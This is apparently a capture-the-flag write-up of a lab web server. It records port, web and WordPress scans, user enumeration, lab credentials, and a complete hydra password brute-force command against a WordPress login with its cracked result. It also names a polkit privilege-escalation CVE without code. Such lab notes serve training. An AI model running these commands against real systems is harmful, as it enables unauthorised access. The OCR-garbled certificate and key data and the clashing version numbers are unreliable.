



Path of Exploitation

Foothold: Discover x-backend-server leaking virtual host office.paper, and the hint about secret content in drafts. leak the drafts and discover chat.office.paper, and blog.office.paper leak chat registration page and register for chat. User: inject into chatbot for dwite password.
root: CVE-2021-3560 polkit exploit

Creds

Username	Password	Description
recyclops	Queenofblad3sl23	
dwight	Queenofblad3sl23	ssh

Nmap

Port	Service	Description
22	ssh	OpenSSH 8.0 (protocol 2.0)
80	http	Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
443	ssl/http	Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)

```
# Nmap 7.92 scan initiated Sat Feb 19 09:34:38 2022 as: nmap -sC -svv -p- -oA nmap/Full 10.10.11.143
Nmap scan report for 10.10.11.143
Host is up, received echo-reply ttl 63 (0.075s latency).
Scanned at 2022-02-19 09:34:40 EST for 35s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh     syn-ack ttl 63 OpenSSH 8.0 (protocol 2.0)
|_ ssh-hostkey:
|   2048 10:05:ea:a5:56:a6:00:c8:1c:9c:93:df:5f:83:e0:64 (RSA)
|   ssh-rsa
AAAAB3NzaC1yc2EAAQABAAQDzZzaaR0lMdyj6UcrSejfBlMRBAdyJb2Fpkkn5uduA3qShJ5SP32uotPwllc3wESbYzL9bGJveGA2l+G9r24cqAsqB10bLStal3RixtjI/wsl1E3bHw1+U3sbz1InU7AVC9HUW6IbAq+VNLbXLrzBCbI0+l3281i3Q4Y2pzpHm50lM2mZQ8EGMrWx0d4PFF00d4jCAKUMCcoro13WpdpyxmDf0i3uQAxlu4KcdyJr71ifkl62jTNFiltbym1AxcIpgyS2QX1jFlXid7UrJ0J03c7a0F+B3XaBK5iOjpuPmh7RLlt6CZk1zbZ8wsmHakWpysfxN
|_ 256 58:c8:82:1:c:63:2a:83:87:5c:f2:2b:4f:4d:c3:79 (EDDSA)
| ecda82-nistp256 AAAAE2VjYK0tNQYItbm1zdHdAyNTAAAABm1dhdN9TmYAAABBE/XwcpQg4YewRtNQLduvk/5lezmamL9PNgrhWdyNfpWaXpHiu7H9urK0htw9SghtMMvMIQAUh/RFYgrxg=
|_ 256 31:7a:af:c4:2e:d1:60:4e:eb:5d:03:ec:a0:22 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1EzDIINTE5AAAIDmmh1kvKOrAmXCMPh0XRA5zb2uHt1JBBbwQpI4pEX
80/tcp    open  http   syn-ack ttl 63 Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
|_http-title: HTTP Server Test Page powered by CentOS
| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD TRACE
|_ Potentially risky methods: TRACE
|_http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
|_http-server-header: Apache/2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
443/tcp   open  ssl/http syn-ack ttl 63 Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
|_http-title: HTTP Server Test Page powered by CentOS
| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD TRACE
|_ Potentially risky methods: TRACE
|_http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
|_ssl-cert: Subject: commonName=localhost.localdomain/organizationName=Unspecified/countryName=US/emailAddress=root@localhost.localdomain
|_Subject Alternative Name: DNS:localhost.localdomain
|_Issuer: commonName=localhost.localdomain/organizationName=Unspecified/countryName=US/emailAddress=root@localhost.localdomain/organizationalUnitName=ca-3899279223185377061
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-07-03T08:52:34
| Not valid after: 2022-07-08T10:32:34
| MD5: 579a 92bd 803c ac47 d49c 5add e44e 4f84
| SHA-1: 61a2 30f1 9e5c 2603 a643 00b5 esda 5fd5 c175 f3a9
|----BEGIN CERTIFICATE-----
MII4DCCAsgIAwIBAgIIdryw6e1rdUwDQYJKoZIhvcNAQELBQAwgY8xCzAJBgNV
BAYTA1VTMRQweQgYDQVQDA0tVbnNwZWNpZml1ZDEfMB0GA1UECwwWY2ETMzg5OT13
OTIyMzE4NTM3NzA2MTtEhbWGA1UEAwvB69jYXkob3N0LmxvY2FsZG9tVlMuMSkw
JwYJKoZIhvcNAQkBhpyb290GxvY2fsaG9zdc5sb2NhGRvBwfpbjaEfwoYMTA3
| MDwMOduYhZRaFw0yMjA3DgxDwMzRzAMG4x2zAjBgNvBAVATLVTRMwQegYDVQKQ
| DATVbnNwZWNpZml1ZDEtEhbWGA1UEAwvB69jYXkob3N0LmxvY2FsZG9tVlMuMSkw
JwYJKoZIhvcNAQkBhpyb290GxvY2fsaG9zdc5sb2NhGRvBwfpbjcCASiowQY3
| KoZIhvcNAQEBBQADggEPADCAQcGgEBAL1/3n1pVfgeXj1j/w84JNxt2Nbux
| s5DNyNKeclQncx7e7m4nZ-my4p6J1kBPSMuLe6UE62KF3pCcHCP2pG0CdA1q0m
| 4WVYfZ7taLNHZPzK0+1fqBw6o3NKNs4m4XD7AvrCqkgID/Sz1Mjdlszs9eS+
| NT2Wq0iuSsTztLpxUEf7T6XPgk5S/pE2HPw0vz/Bd58YL+3P08fPsC0/5VygkV
| uvFBfrxmuFOFEkrTy8b2fLktb/Zeh4LsdmQqr1SpxOnag1i3N+1ia0XhAhb4
| LpK+rZqPmuUVFV9Mq1zB1xxrWhau9gXN1y9ZnPjPjDayju5e+kCwEAAnNg
| MF4wDgYDV8PQAQH/BADQAgwMhAkGA1UdEwQcMAwIAIYDVR0RBRBw41Vb69jYXko
| b3N0LmxvY2FsZG9tVlMuB8GA1UdIwQYMBAbFB8BNEcp42NBIa0M7MF/Z+7ffA
| MA0GC5qGSIb3dQEBcWUA41CAQw4iQfue+ftsPdT0ex1Lhg/5kXAGn8kF3245hp
| gcuwa5f4oea33Xx7p1TSiMk06wrbqrpXZtkwPnZrN+SPV9/SNCeJVTMv+LQ
| QGsyqwK2pMK8QThzRxVnxy3XeFDFLm4YeEzWz47VnldedoBHMd0IS5L+E1bh
| wxN)9UxwhFvSpMgMh0+Utxk40s;jgv4cs3khvErpwmwfgRA7N3BWY+njo/2Vlgat
| q+UekP4232ve01Whf988MuMmx2QqtQ/WF7vKbVbAsv+G6p3SHCubCCNzePqc
| HCX0/jpKzqY6z1Ccf0HBQD9Qwlb3ctch9Qox4EH1sgj/4KPrv6ccbeh/Nzb5b
| Jl9Ygb1h65Xpy/ZwnQfLty2s+JxAoMy3k8n+9lzCFB1nZLsLvvrTCXCh7t9Xc07
| 9jYgMjQ35cEbQG1aIaQzgzuXF5mWDBoz0j7fYf1CldTpajh8fJ37/PrhUW1L
| Li+WWStxrQk0m0/1IA41T7fbx1UDhK6YFA+g1x27ntQg0+1ls8rwGlt/o+e3xa
| OfcJ77l0ovWa+c9lWnju5mgdu+04P9bqv4XciuyE0exv5HleA99u0YEljlWuKf1
```

```
| m9v4myEY3dzwg3IB0m1YpGuDWQmMYx8RVytYN3Z3Z64WgLMRjwEWNGy7NfKm7oJ4
| mh/ptg==
|-----END CERTIFICATE-----
|_tls-alpn:
|_ http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Feb 19 09:35:15 2022 -- 1 IP address (1 host up) scanned in 37.73 seconds
```


masscan for udp

```
kali㉿kali:~$ sudo masscan -pU:1-65535 $IP --rate=1000 -e tun0
[sudo] password for kali:
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2022-02-19 17:01:49 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
rate: 0.00-kpps, 100.00% done, waiting -65-secs, found=0
```

nikto

```
kali㉿kali:~$ nikto -h $IP | tee nikto.log
- Nikto v2.1.6
-----
+ Target IP: 10.10.11.143
+ Target Hostname: 10.10.11.143
+ Target Port: 80
+ Start Time: 2022-02-19 11:46:58 (GMT-5)
-----
+ Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'x-backend-server' found, with contents: office.paper
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Retrieved x-powered-by header: PHP/7.2.24
+ Allowed HTTP Methods: GET, POST, OPTIONS, HEAD, TRACE
+ OSVDB-3092: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 869 requests: 0 error(s) and 11 items(s) reported on remote host
+ End Time: 2022-02-19 11:51:05 (GMT-5) (247 seconds)
-----
```

Web Enumeration



This page is used to test the proper operation of the HTTP server after it has been installed. If you can read this page it means that this site is working properly. This server is powered by [CentOS](#).

If you are a member of the general public:

The website you just visited is either experiencing problems or is undergoing routine maintenance.

If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and directed to the website's domain should reach the appropriate person.

For example, if you experienced problems while visiting www.example.com, you should send e-mail to "webmaster@example.com".

If you are the website administrator:

You may now add content to the webroot directory. Note that until you do so, people visiting your website will see this page, and not your content.

For systems using the Apache HTTP Server: You may now add content to the directory `/var/www/html/`. Note that until you do so, people visiting your website will see this page, and not your content. To prevent this page from ever being used, follow the instructions in the file `/etc/httpd/conf.d/welcome.conf`.

For systems using NGINX: You should now put your content in a location of your choice and edit the `root` configuration directive in the `nginx` configuration file `/etc/nginx/nginx.conf`.



gobuster dir

just assumed its a php page because it's apache

```
kali㉿kali:~$ cat buster/root.log | grep -v 403
/manual          (Status: 301) [Size: 235] [--> http://10.10.11.143/manual/]
```

/manual/

```
kali㉿kali:~$ cat buster/manual.log | grep -v 403
/images          (Status: 301) [Size: 242] [--> http://10.10.11.143/manual/images/]
/mis              (Status: 301) [Size: 240] [--> http://10.10.11.143/manual/misc/]
/LICENSE          (Status: 200) [Size: 11358]
/faq               (Status: 301) [Size: 239] [--> http://10.10.11.143/manual/faq/]
/style             (Status: 301) [Size: 241] [--> http://10.10.11.143/manual/style/]
/...
/mod               (Status: 200) [Size: 9164]
/ssl               (Status: 301) [Size: 239] [--> http://10.10.11.143/manual/mod/]
(SSL)              (Status: 301) [Size: 239] [--> http://10.10.11.143/manual/ssl/]
```

```
/programs      (Status: 301) [Size: 244] [--> http://10.10.11.143/manual/programs/]
/developer     (Status: 301) [Size: 245] [--> http://10.10.11.143/manual/developer/]
/howto        (Status: 301) [Size: 241] [--> http://10.10.11.143/manual/howto/]
/rewrite       (Status: 301) [Size: 243] [--> http://10.10.11.143/manual/rewrite/]
/platform     (Status: 301) [Size: 244] [--> http://10.10.11.143/manual/platform/]
/vhosts       (Status: 301) [Size: 242] [--> http://10.10.11.143/manual/vhosts/]
```

gobuster files

```
kali㉿kali:~$ cat buster/root_files.log | grep -v 403
/powerdby.png      (Status: 200) [Size: 5714]
```

nothing interesting...

response


```
HTTP/1.1 403 Forbidden
Date: Sat, 19 Feb 2022 17:10:58 GMT
Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
X-Backend-Server: office.paper
Last-Modified: Sun, 27 Jun 2021 23:47:13 GMT
ETag: "38c0b-5c5c7fdeec240"
Accept-Ranges: bytes
Content-Length: 199691
Connection: close
Content-Type: text/html; charset=UTF-8
...[snip]...
```

```
X-Backend-Server: office.paper
```

/etc/hosts

```
10.10.11.143    paper office.paper
```

office.paper



One thought on “Feeling Alone!”



nick

June 20, 2021 at 2:49 pm

Michael, you should remove the secret content from your drafts ASAP, as they are not that secure as you think!
-Nick

gobuster dir

```
/wp-includes   (Status: 301) [Size: 240] --> http://office.paper/wp-includes/
/wp-admin     (Status: 301) [Size: 237] --> http://office.paper/wp-admin/
/wp-content   (Status: 301) [Size: 239] --> http://office.paper/wp-content/
/index.php    (Status: 301) [Size: 1] --> http://office.paper/
/wp-login.php (Status: 200) [Size: 3344]
/              (Status: 301) [Size: 1] --> http://office.paper/
/wp-trackback.php (Status: 200) [Size: 136]
/manual       (Status: 301) [Size: 235] --> http://office.paper/manual/
/wp-config.php (Status: 500) [Size: 1]
/wp-settings.php (Status: 500) [Size: 0]
/wp-blog-header.php (Status: 200) [Size: 1]
/wp-links-opml.php (Status: 200) [Size: 235]
/wp-load.php  (Status: 200) [Size: 1]
/wp-signup.php (Status: 302) [Size: 1] --> http://office.paper/wp-login.php?action=register]
/wp-activate.php (Status: 302) [Size: 1] --> http://office.paper/wp-login.php?action=register]
```

wordpress site

gobuster dir and backups

```
/wp-includes          (Status: 301) [Size: 240] [--> http://office.paper/wp-includes/]
/wp-admin            (Status: 301) [Size: 237] [--> http://office.paper/wp-admin/]

/xmlrpc.php.bak      (Status: 200) [Size: 3068]

/index.php           (Status: 301) [Size: 1] [--> http://office.paper/]
/wp-content          (Status: 301) [Size: 239] [--> http://office.paper/wp-content/]
/wp-login.php         (Status: 200) [Size: 3344]
/..                  (Status: 301) [Size: 1] [--> http://office.paper/]
/wp-trackback.php   (Status: 200) [Size: 136]
/manual              (Status: 301) [Size: 235] [--> http://office.paper/manual/]
/wp-config.php        (Status: 500) [Size: 1]
/wp-settings.php     (Status: 500) [Size: 0]

/wp-cron.php.bak     (Status: 200) [Size: 3847]

/wp-blog-header.php  (Status: 200) [Size: 1]
/wp-links-opml.php   (Status: 200) [Size: 235]
/wp-load.php          (Status: 200) [Size: 1]
/wp-signup.php        (Status: 302) [Size: 1] [--> http://office.paper/wp-login.php?action=register]
/wp-activate.php      (Status: 302) [Size: 1] [--> http://office.paper/wp-login.php?action=register]
```

wpscan

```

| Style URI: https://testerwp.com/techup-free-theme/
| Description: Techup is a Free WordPress Theme useful for Business, corporate and agency and Finance Institution...
| Author: wptexture
| Author URI: https://testerwp.com/
|
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Known Locations (Aggressive Detection)
| - http://office.paper/wp-content/themes/techup/, status: 500
|
| Version: 1.24 (80% confidence)
| Found By: Style (Passive Detection)
| - http://office.paper/wp-content/themes/techup/style.css, Match: 'Version: 1.24'

□[32m[+]]□[0m twentynineteen
| Location: http://office.paper/wp-content/themes/twenty-nine-teen/
| Last Updated: 2022-01-25T00:00:00Z
| Readme: http://office.paper/wp-content/themes/twenty-nine-teen/readme.txt
| □[33m[!]]□[0m The version is out of date, the latest version is 2.2
| Style URL: http://office.paper/wp-content/themes/twenty-nine-teen/style.css
| Style Name: Twenty Nineteen
| Style URI: https://wordpress.org/themes/twenty-nine-teen/
| Description: Our 2019 default theme is designed to show off the power of the block editor. It features custom sty...
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Known Locations (Aggressive Detection)
| - http://office.paper/wp-content/themes/twenty-nine-teen/, status: 500
|
| Version: 1.4 (80% confidence)
| Found By: Style (Passive Detection)
| - http://office.paper/wp-content/themes/twenty-nine-teen/style.css, Match: 'Version: 1.4'

□[32m[+]]□[0m twentyseventeen
| Location: http://office.paper/wp-content/themes/twentyseventeen/
| Last Updated: 2022-01-25T00:00:00Z
| Readme: http://office.paper/wp-content/themes/twentyseventeen/README.txt
| □[33m[!]]□[0m The version is out of date, the latest version is 2.9
| Style URL: http://office.paper/wp-content/themes/twentyseventeen/style.css
| Style Name: Twenty Seventeen
| Style URI: https://wordpress.org/themes/twentyseventeen/
| Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Known Locations (Aggressive Detection)
| - http://office.paper/wp-content/themes/twentyseventeen/, status: 500
|
| Version: 2.2 (80% confidence)
| Found By: Style (Passive Detection)
| - http://office.paper/wp-content/themes/twentyseventeen/style.css, Match: 'Version: 2.2'

□[32m[+]]□[0m twentysixteen
| Location: http://office.paper/wp-content/themes/twenty-sixteen/
| Last Updated: 2022-01-25T00:00:00Z
| Readme: http://office.paper/wp-content/themes/twenty-sixteen/readme.txt
| □[33m[!]]□[0m The version is out of date, the latest version is 2.6
| Style URL: http://office.paper/wp-content/themes/twenty-sixteen/style.css
| Style Name: Twenty Sixteen
| Style URI: https://wordpress.org/themes/twenty-sixteen/
| Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout – the horizontal masthead ...
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Known Locations (Aggressive Detection)
| - http://office.paper/wp-content/themes/twenty-sixteen/, status: 500
|
| Version: 2.0 (80% confidence)
| Found By: Style (Passive Detection)
| - http://office.paper/wp-content/themes/twenty-sixteen/style.css, Match: 'Version: 2.0'

□[34m[i]]□[0m No Timthumbs Found.

□[34m[i]]□[0m No Config Backups Found.

□[34m[i]]□[0m No DB Exports Found.

□[33m[!]]□[0m No WPScan API Token given, as a result vulnerability data has not been output.
□[33m[!]]□[0m You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

□[32m[+]]□[0m Finished: Sat Feb 19 12:37:08 2022
□[32m[+]]□[0m Requests Done: 26531
□[32m[+]]□[0m Cached Requests: 22
□[32m[+]]□[0m Data Sent: 6.792 MB
□[32m[+]]□[0m Data Received: 23.425 MB
□[32m[+]]□[0m Memory used: 318.48 MB
□[32m[+]]□[0m Elapsed time: 00:08:04

```

enumerate users

```

...[snip]...
[*] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:03 <===== (10 / 10) 100.00% Time: 00:00:03

[*] User(s) Identified:

[*] prisonmike
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Wp Json Api (Aggressive Detection)
| - http://office.paper/index.php/wp-json/v2/users/?per_page=100&page=1
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[*] nick
| Found By: Wp Json Api (Aggressive Detection)
| - http://office.paper/index.php/wp-json/v2/users/?per_page=100&page=1
| Confirmed By:
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[*] creedthoughts
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

```

```
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sat Feb 19 12:43:21 2022
[+] Requests Done: 28
[+] Cached Requests: 36
[+] Data Sent: 7.722 KB
[+] Data Received: 114.63 KB
[+] Memory used: 175.797 MB
[+] Elapsed time: 00:00:17
```

prisonmike
nick
creedthoughts

Wpscan plugins aggressive

```
kali@kali:~$ wpscan --url http://office.paper -e ap --plugins-detection aggressive
...[snip]...
[i] Plugin(s) Identified:
[+] stops-core-theme-and-plugin-updates
| Location: http://office.paper/wp-content/plugins/stops-core-theme-and-plugin-updates/
| Last Updated: 2022-01-05T11:34:00.000Z
| Readme: http://office.paper/wp-content/plugins/stops-core-theme-and-plugin-updates/readme.txt
| [!] The version is out of date, the latest version is 9.0.12
|
| Found By: Known Locations (Aggressive Detection)
| - http://office.paper/wp-content/plugins/stops-core-theme-and-plugin-updates/, status: 200
|
| Version: 9.0.9 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://office.paper/wp-content/plugins/stops-core-theme-and-plugin-updates/readme.txt
| Confirmed By: Readme - Changelog Section (Aggressive Detection)
| - http://office.paper/wp-content/plugins/stops-core-theme-and-plugin-updates/readme.txt

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Feb 23 17:12:58 2022
[+] Requests Done: 96991
[+] Cached Requests: 7
[+] Data Sent: 26.348 MB
[+] Data Received: 18.959 MB
[+] Memory used: 491.375 MB
[+] Elapsed time: 00:29:48
```

<https://www.cvedetails.com/cve/CVE-2019-15650/>

hydra


```
kali@kali:~$ hydra -l prisonmike -P /usr/share/wordlists/rockyou.txt office.paper http-post-form '/wp-login.php:log^USER^&pwd^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2Foffice.paper%2Fwp-admin%2Ftestcookie=1:ERROR'
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-02-23 15:11:25
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://office.paper:80/wp-login.php:log^USER^&pwd^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2Foffice.paper%2Fwp-admin%2Ftestcookie=1:ERROR
[STATUS] 105.00 tries/min, 105 tries in 00:01h, 14344294 to do in 2276:53h, 16 active
[STATUS] 98.67 tries/min, 296 tries in 00:03h, 14344103 to do in 2422:60h, 16 active
[STATUS] 97.00 tries/min, 679 tries in 00:07h, 14343720 to do in 2464:34h, 16 active
[80] http-post-form host: office.paper login: prisonmike password: teamomucho
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-23 15:25:56
```



Blunder Tiffin Inc.

The best paper company in the electric-city Scranton!



7. Intruder attack of http://office.paper - Temporary attack - Not saved to project file

Attack	Save	Columns				
Results	Positions	Payloads				
Resource Pool	Options					
Filter: Showing all items						
Request ^	Payload	Status	Error	Timeout	Length	Comment
16	v3v	301	<input type="checkbox"/>	<input type="checkbox"/>	457	*v3v
17	043	301	<input type="checkbox"/>	<input type="checkbox"/>	431	
18	052	301	<input type="checkbox"/>	<input type="checkbox"/>	430	
19	071	301	<input type="checkbox"/>	<input type="checkbox"/>	453	
20	075	301	<input type="checkbox"/>	<input type="checkbox"/>	474	
21	084	301	<input type="checkbox"/>	<input type="checkbox"/>	359	
22	086	301	<input type="checkbox"/>	<input type="checkbox"/>	434	
23	089	301	<input type="checkbox"/>	<input type="checkbox"/>	434	
24	095	301	<input type="checkbox"/>	<input type="checkbox"/>	434	
25	099	301	<input type="checkbox"/>	<input type="checkbox"/>	469	
26	105	301	<input type="checkbox"/>	<input type="checkbox"/>	428	
27	108	301	<input type="checkbox"/>	<input type="checkbox"/>	344	
28	120	301	<input type="checkbox"/>	<input type="checkbox"/>	445	
29	121	301	<input type="checkbox"/>	<input type="checkbox"/>	457	

Request Response

```

Pretty Raw Hex Render ⌂ ⌂ ⌂ ⌂ ⌂ ⌂
1 HTTP/1.1 301 Moved Permanently
2 Date: Fri, 25 Feb 2022 00:38:07 GMT
3 Server: Apache/2.4.23 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
4 X-Powered-By: PHP/7.2.33
5 Expires: Wed, 11 Jan 1984 05:00:00 GMT
6 Cache-Control: no-cache, must-revalidate, max-age=0
7 X-Redirect-By: WordPress
8 X-Backend-Server: office.paper
9 Location: https://office.paper/index.php/migration-from-blog-to-chat__trashed/
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
    
```

Finished 0 matches

ok so after enumerating all the pages i found a few trashed pages and a mention of a chat.. so i decided to try chat.office.paper... and...it worked..

/etc/hosts

```
10.10.11.143    paper office.paper chat.office.paper blog.office.paper
```

chat.office.paper

Feeling Alone! - Blunder | Page not found - Blunder | Page not found - Blunder | chat.paper.htm

Not secure | chat.office.paper/home

rocket.chat

prisonmike

password

Login

Registration can only be done using the secret registration URL!

By proceeding you are agreeing to our [Terms of Service](#), [Privacy Policy](#) and [Legal Notice](#).
 Powered by [Open Source Chat Platform Rocket.Chat](#).

/etc/hosts

10.10.11.143 paper office.paper chat.office.paper blog.office.paper chat.paper.htm

<http://www.w3.org/TR/CSF2/>
<http://www.w3.org/TR/CSP/>
<http://caniuse.com/#search=content+security+policy>
<http://content-security-policy.com/>
<https://github.com/shapesecurity/salvation>
https://developers.google.com/web/fundamentals/security/csp#policy_applies_to_a_wide_variety_of_resources

